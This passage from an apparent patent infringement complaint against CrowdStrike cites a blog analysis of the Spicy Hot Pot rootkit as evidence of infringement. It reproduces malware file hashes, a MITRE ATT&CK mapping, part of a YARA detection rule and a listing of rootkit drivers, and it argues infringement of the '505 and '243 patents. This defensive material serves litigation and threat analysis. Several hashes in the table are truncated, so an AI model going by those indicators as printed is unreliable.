Drivers "KMDF_LOOK.sys" and "KMDF_Protect.sys" are respectively indicated by SHA256 hashes "39764e887fd0b461d86c1be96018a4c2a670b1de90d05f86ed0acb357a683318" and "ab0418eb1863c8a2211d06c764f45884c9b7dbd6d1943137fc010b8f3b8d14ae."



Type	Name/Purpose	Indicator
SHA256	baofeng15.0	498ed725195b5ee52e406de237afa9ef268cabc4ef604c363aee2e78b3
SHA256	DvLayout.exe	551c4564d5ff537572fd356fe96df7c45bf62de9351fae5bb4e6f81dcbe34
SHA256	wccenter.exe	17095beda4afeabb7f41ff07cf866ddc42e49da1a4ed64b9c279072caab3
SHA256	wrme.exe	7e489f1f72cac9f1c88bdc6be554c78b5a14197d63d1bae7e41de638e903
SHA256	wuhost.exe	eb54cd2d61507b9e98712de99834437224b1cef31a81544a47d93e470b
SHA256	wdlogin.exe	7c0fdee3670cc53a22844d691307570a21ae3be3ce4b66e46bb6d9baac
SHA256	_J861.exe	c83e6b96ee3aa1a580157547eae88d112d2202d710218f2ed496f7fe3d8
SHA256	baofeng15.0.exe	c5802c7fbad5cdf257bcc0f71e8b1c8853e06da411133b5dc78bd6c891f2
SHA256	KMDF_LOOK.sys	39764e887fd0b461d86c1be96018a4c2a670b1de90d05f86ed0acb357a
SHA256	KMDF_Protect.sys	ab0418eb1863c8a2211d06c764f45884c9b7dbd6d1943137fc010b8f3b8

(*See* WBR_CSK001457, https://www.crowdstrike.com/blog/spicy-hot-pot-rootkit-explained/.)

480. In addition, the Accused Products implement “MITRE ATT&CK® Mapping” for mapping alerts including by “Tactic,” “Technique,” “Sub-Technique,” and “ID.” For example, “T1547.001” identifies sub-technique “Registry Run Keys / Startup Folder” under technique “Boot or Logon Autostart Execution” and “T1014” identifies technique “Rootkit.” The Accused Products also implement “Yara Rules,” for example “rule SpicyHotPot_wdlogin” with “description = ‘SpicyHotPot - wdlogin.exe: Used to identify memory dump uploading component.’”



MITRE ATT&CK® Mapping


Tactic	Technique	Sub-Technique	ID
Reconnaissance	Search Open Websites/Domains	Search Engines	T1593.002
Resource Development	Acquire Infrastructure	Domains	T1583.001
Resource Development	Obtain Capabilities	Digital Certificates	T1588.004
Initial Access	Supply Chain Compromise	Compromise Software Supply Chain	T1195.002
Persistence	Boot or Logon Autostart Execution	Registry Run Keys / Startup Folder	T1547.001
Persistence	Create or Modify System Process	Windows Service	T1543.003
Defense Evasion	Rootkit	–	T1014
Defense Evasion	Impair Defenses	Disable or Modify Tools	T1562.001

Yara Rules


```
/*
  YARA Rule Set

  Author: jai-minton

  Date: 2020-11-01

  Identifier: SpicyHotPot

  Reference: https://www.crowdstrike.com/blog/author/jai-minton/

  copyright = "(c) 2020 CrowdStrike Inc."

*//* Rule Set ————————————————————————*/


rule SpicyHotPot_wdlogin {

meta:

description = "SpicyHotPot - wdlogin.exe: Used to identify memory dump
uploading component"
```

(*See* WBR_CSK001457, https://www.crowdstrike.com/blog/spicy-hot-pot-rootkit-explained/.)

481. The Accused Products perform a method that includes *scanning data in a registry of the computer for pestware during the second period in the boot sequence*. For example, "[b]y checking the registry and filter drivers on this host through CrowdStrike Falcon's Real Time Response (RTR) capability, [the Accused Products] can locate the kernel drivers running and the dropped binaries to prove they reside on disk."



By checking the registry and filter drivers on this host through CrowdStrike Falcon's Real Time Response (RTR) capability, we can locate the kernel drivers running and the dropped binaries to prove they reside on disk, given that we know their name and location. This works even though Spicy Hot Pot filters user input and output requests to make the files invisible to a normal user of Windows.




```
C:\> ls 'Users\james\AppData\Local\Microsoft\WindowsApps\SUCHETTC.sys'
Directory listing for C:\Users\james\AppData\Local\Microsoft\WindowsApps\SUCHETTC.sys

Name                                Type           Size (bytes)      Size (MB)
----                                ----           ------------      ---------
SUCHETTC.sys                        .sys                 280064          0.267

C:\> ls 'Users\james\AppData\Local\Microsoft\WindowsApps\VCTXRYDQ.sys'
Directory listing for C:\Users\james\AppData\Local\Microsoft\WindowsApps\VCTXRYDQ.sys

Name                                Type           Size (bytes)      Size (MB)
----                                ----           ------------      ---------
VCTXRYDQ.sys                        .sys                 280064          0.267
```

Figure 11. Rootkit drivers as seen through Real Time Response (RTR)

(*See* WBR_CSK001457, https://www.crowdstrike.com/blog/spicy-hot-pot-rootkit-explained/.)

482. In addition, the Accused Products are demonstrated notifying "a machine learning (ML) alert that a suspicious binary called 'baofeng15.0' attempted to run in a customer's environment" related to the Spicy Hot Pot rootkit. "Starting with dynamic analysis of the binary in question, it was revealed that it dropped nine items of interest (seven executables and two filter drivers) before disabling hibernation mode on the machine."



The Initial Detection

In June 2020, the CrowdStrike Falcon Complete™ team received a machine learning (ML) alert that a suspicious binary called "baofeng15.0" attempted to run in a customer's environment. This had the below SHA256 hash:

- 498ed725195b5ee52e406de237afa9ef268cabc4ef604c363aee2e78b3b13193


After analyzing this binary, the determination was made that it is bundled with a browser hijacking rootkit. This rootkit is known to date back as early as December 2019 and remains prevalent with new variants being discovered to date.

Starting with dynamic analysis of the binary in question, it was revealed that it dropped nine items of interest (seven executables and two filter drivers) before disabling hibernation mode on the machine. A recreation of this activity after disabling preventions can be seen below using CrowdStrike Falcon's process execution tree.

(*See* WBR_CSK001457, https://www.crowdstrike.com/blog/spicy-hot-pot-rootkit-explained/.)

483. Indeed, the Accused Products include "MACHINE LEARNING" "[t]o detect and prevent known and unknown malware – whether endpoints are on or off the network" and "INDICATORS OF ATTACKS" "[t]o correlate endpoint events to detect stealthy activities that indicate malicious activity." (*See* WBR_CSK000612 (https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/) at 615.)

484. In addition, the Accused Products include "[c]loud architecture" and algorithms that "process endpoint activity as it occurs, exposing malicious files and suspicious behaviors in near real time."



(*See* WBR_CSK000621 (https://www.youtube.com/watch?v=9GbIKLWc2vY) at 11:26.)

485. Each claim in the ’505 Patent recites an independent invention. Neither claim 1, described above, nor any other individual claim is representative of all claims in the ’505 Patent.

486. Defendants have been aware of the ’505 Patent since at least the filing of the First Amended Complaint.

487. Defendants directly infringe at least claim 1 of the ’505 Patent, either literally or under the doctrine of equivalents, by performing the steps described above. For example, on information and belief, Defendants perform the claimed method in an infringing manner as described above by running this software and system to protect their own computer and network operations. On information and belief, Defendants also perform the claimed method in an infringing manner when testing the operation of the Accused Products and corresponding systems. As another example, Defendants perform the claimed method when providing or administering services to third parties, customers, and partners using the Accused Products.

488. Defendants’ partners, customers, and end users of their Accused Products and corresponding systems and services directly infringe at least claim 1 of the ’505 Patent, literally or

under the doctrine of equivalents, at least by using the Accused Products and corresponding systems and services, as described above.

489. Defendants have actively induced and are actively inducing infringement of at least claim 1 of the ’505 Patent with specific intent to induce infringement, and/or willful blindness to the possibility that their acts induce infringement, in violation of 35 U.S.C. § 271(b). For example, Defendants encourage and induce customers to use CrowdStrike’s security software in a manner that infringes claim 1 of the ’505 Patent at least by offering and providing software that performs a method that infringes claim 1 when installed and operated by the customer, and by engaging in activities relating to selling, marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including the activities described below.

490. Defendants encourage, instruct, direct, and/or require third parties—including their certified partners and/or customers—to perform the claimed method using the software, services, and systems in infringing ways, as described above.

491. Defendants further encourage and induce their customers to infringe claim 1 of the ’505 Patent: 1) by making their security services available on their website, providing applications that allow users to access those services, widely advertising those services, and providing technical support and instructions to users, and 2) through activities relating to marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including their CrowdStrike security software, and services in the United States. (*See* WBR_CSK000071 (https://www.crowdstrike.com/); *see* WBR_CSK000120 (https://www.crowdstrike.com/partners/solution-providers/).)

492. For example, on information and belief, Defendants share instructions, guides, and manuals, which advertise and instruct third parties on how to use the software as described above,

including at least customers and partners. (*See* WBR_CSK000107 (https://www.crowdstrike.com/free-trial-guide/installation/).) On further information and belief, Defendants also provide customer service and technical support to purchasers of the Accused Products and corresponding systems and services, which directs and encourages customers to perform certain actions that use the Accused Products in an infringing manner. (*See* WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/contact-support/ (redirect to same).)

493. Defendants and/or Defendants' partners recommend and sell the Accused Products and provide technical support for the installation, implementation, integration, and ongoing operation of the Accused Products for each individual customer. On information and belief, each customer enters into a contractual relationship with Defendants and/or one of Defendants' partners, which obligates each customer to perform certain actions in order to use the Accused Products. (*See* WBR_CSK000101 (https://www.crowdstrike.com/free-trial-guide/purchase/); WBR_CSK000103 (https://www.crowdstrike.com/free-trial-guide/purchase/); *see* WBR_CSK000107 (https://www.crowdstrike.com/free-trial-guide/installation/).) Further, in order to receive the benefit of Defendants' and/or their partners' continued technical support and their specialized knowledge and guidance of the operability of the Accused Products, each customer must continue to use the Accused Products in a way that infringes the '505 Patent. (*See* WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/contact-support/ (redirect to same).)

494. Further, as the entity that provides installation, implementation, and integration of the Accused Products in addition to ensuring the Accused Product remains operational for each customer through ongoing technical support, on information and belief, Defendants and/or

Defendants' partners affirmatively aid and abet each customer's use of the Accused Products in a manner that performs the claimed method of, and infringes, the '505 Patent.

495. Defendants also contribute to the infringement of their partners, customers, and end-users of the Accused Products by providing within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, methods claimed in the Asserted Patents, constituting a material part of the inventions claimed, and not a staple article or commodity of commerce suitable for substantial non-infringing uses.

496. Indeed, as shown above, the Accused Products have no substantial non-infringing uses because the accused functionality, including the boot sequence malware detection and related functionality described above, are integral parts of the Accused Products and must be performed for the Accused Products to perform their intended purpose. (*See*, *e.g.*, WBR_CSK000071 (https://www.crowdstrike.com/); WBR_CSK000134 (CrowdStrike 2021 Annual Report Form 10-K) at 144-148; WBR_CSK000451 (https://www.crowdstrike.com/endpoint-security-products/).) These processes are continually running when the system is in use and, on information and belief, cannot be removed or disabled (or, if they could, the system would no longer suitably function for its intended purpose). Moreover, for the same reasons, without performing each of the steps as described and shown above, or without the system and components identified above that practice the '505 Patent, that functionality could not be performed.

497. Additionally, the accused functionality, including the boot sequence malware detection and related functionality described above, itself has no substantial non-infringing uses because the components, modules and methods identified above are a necessary part of that functionality. (*See id.*) For example, without the Accused Products' boot sequence malware

monitoring, the Accused Products could not deploy their firmware attack detection capability. These processes are continually running when the system is in use and, on information and belief, cannot be removed or disabled (or, if they could, the system would no longer function for its intended purpose). Moreover, for the same reasons, without performing each of the steps as described and shown above, or without the system and components identified above that practice the ’505 Patent, that functionality could not be performed.

498. In addition, as shown in the detailed analysis above, the products, systems, modules, and methods provided by Defendants constitute a material part of the invention—indeed, they provide all the components, modules, and features that perform the claimed methods and systems. For example, the Accused Products and accused functionalities (including the boot sequence malware detection) constitute a material part of the inventions claimed because such analysis is integral to the processes identified above (such as managing pestware-related events during a boot sequence) as recited in the claims of the ’505 Patent. None of these products are staple goods—they are sophisticated and customized cyber security and malware detection products, methods, and systems.

499. On information and belief, the infringing actions of each partner, customer, and/or end-user of the Accused Products are attributable to Defendants. For example, on information and belief, Defendants direct and control the activities or actions of their partners or others in connection with the Accused Products by contractual agreement or otherwise requiring partners or others to provide information and instructions to customers who acquire the Accused Products which, when followed, results in infringement. Defendants further direct and control the operation of devices executing the Accused Products by programming the software which, when executed by a customer or end user, perform the claimed method of at least claim 1 of the ’505 Patent.

500. Plaintiffs have suffered and continue to suffer damages, including lost profits, as a result of Defendants' infringement of the '505 Patent. Defendants are therefore liable to Plaintiffs under 35 U.S.C. § 284 for damages in an amount that adequately compensates Plaintiffs for Defendants' infringement, but no less than a reasonable royalty.

501. Plaintiffs will continue to suffer irreparable harm unless this Court preliminarily and permanently enjoins Defendants, their agents, employees, representatives, and all others acting in concert with Defendants from infringing the '505 Patent.

502. Defendants' infringement of the '505 Patent is knowing and willful. Defendants acquired knowledge of the '505 Patent and of the specific conduct that constitutes infringement of the '505 Patent at least based on this First Amended Complaint. Defendants continue to engage in infringing activities after the filing of this First Amended Complaint, including by selling, making, configuring, and installing the Accused Products and performing the accused functionality, and by engaging in activities that constitute inducing infringement and contributory infringement as described above.

503. On information and belief, despite Defendants' knowledge of the Asserted Patents, Defendants made the deliberate decision to sell products and services that they knew infringe these patents. Defendants' continued infringement of the '505 Patent with knowledge of the '505 Patent constitutes willful infringement.

TENTH CAUSE OF ACTION
(INFRINGEMENT OF THE '243 PATENT)

504. Plaintiffs reallege and incorporate by reference the allegations of the preceding paragraphs of this Complaint.

505. Defendants have infringed and continue to infringe one or more claims of the '243 Patent in violation of 35 U.S.C. § 271 in this District and elsewhere in the United States and will


continue to do so unless enjoined by this Court. The Accused Products, including features of the Falcon Platform including, without limitation, components of the Falcon Platform such as the CrowdStrike Security Cloud, Threat Graph™, CrowdStrike Endpoint Security (including Falcon Prevent, Falcon Insight (Endpoint Detection and Response), and Falcon XDR), Falcon Search Engine, Falcon Overwatch, CrowdStrike File Analyzer SDK, and the CrowdStrike Falcon Sensor (a.k.a. Falcon Agent), at least when used for their ordinary and customary purposes, practice each element of at least claim 1 of the ’243 Patent as described below.

506. For example, claim 1 of the ’243 Patent recites:

> 1. A method for identifying an origin of activity on a computer that is indicative of pestware comprising:
>
> monitoring, using a kernel-mode driver, the computer for activity that is indicative of pestware, wherein the monitoring includes monitoring API calls and storing a history of at least a portion of the API calls in an activity log;
>
> analyzing, heuristically, computer activity to determine whether one or more weighted factors associated with an activity exceeds a threshold so as to arrive at a determination that the activity is indicative of pestware;
>
> identifying, based upon the activity, an object residing on the computer that is a suspected pestware object;
>
> accessing, in response to the identifying an object, at least a portion of a recorded history of externally networked sources that the computer received files from so as to identify a reference to an identity of a particular externally networked source that the suspected pestware object originated from; and
>
> reporting the identity of the particular externally networked source to an externally networked pestware research entity so as to enable the externally networked pestware research entity to research whether the particular externally networked source is a source of pestware.

507. The Accused Products perform each element of the method of claim 1 of the ’243 Patent. To the extent the preamble is construed to be limiting, the Accused Products perform *a method for identifying an origin of activity on a computer that is indicative of pestware*, as further

explained below. For example, the Falcon Platform includes "[a]n intelligent, lightweight agent unlike any other [that] blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform's management, detection, response and intelligence."




SINGLE UNIVERSAL AGENT AND POWERFUL APIS

An intelligent, lightweight agent unlike any other blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform's management, detection, response and intelligence


(*See* WBR_CSK000455 (https://www.crowdstrike.com/endpoint-security-products/falcon-platform/) at 459.)

508. In addition, the Accused Products provide, *inter alia*, endpoint security, including malware detection and pestware detection as part of an integrated security platform.



(*See* WBR_CSK000455 (https://www.crowdstrike.com/endpoint-security-products/falcon-platform/) at 456.)


509. The Accused Products perform a method that includes *monitoring, using a kernel-mode driver, the computer for activity that is indicative of pestware, wherein the monitoring includes monitoring API calls and storing a history of at least a portion of the API calls in an activity log*. For example, the Accused Products utilize "a unique architecture comprising a lightweight (just a couple of MBs in size) ***kernel-mode sensor*** running on endpoints (servers, desktops, laptops, tablets, etc.) and a scalable Big Data cloud."



To address these technical challenges, CrowdStrike Falcon uses a unique architecture comprising a lightweight (just a couple of MBs in size) kernel-mode sensor running on endpoints (servers, desktops, laptops, tablets, etc.) and a scalable Big Data cloud. Detection can occur locally to the sensor, e.g. for behaviors such as attempted theft of login credentials by an adversary trying to move laterally through the victim network. Moreover, detection can occur jointly between sensor and cloud, e.g. in cases where large scale cloud data or heavy computing is part of a detection. Lastly, detection can occur exclusively in the cloud, e.g. when analyzing long timeframes across hundreds of thousands of sensors at a time.

(*See* WBR_CSK001419, https://www.crowdstrike.com/blog/advanced-falconry-seeking-prey-machine-learning.)

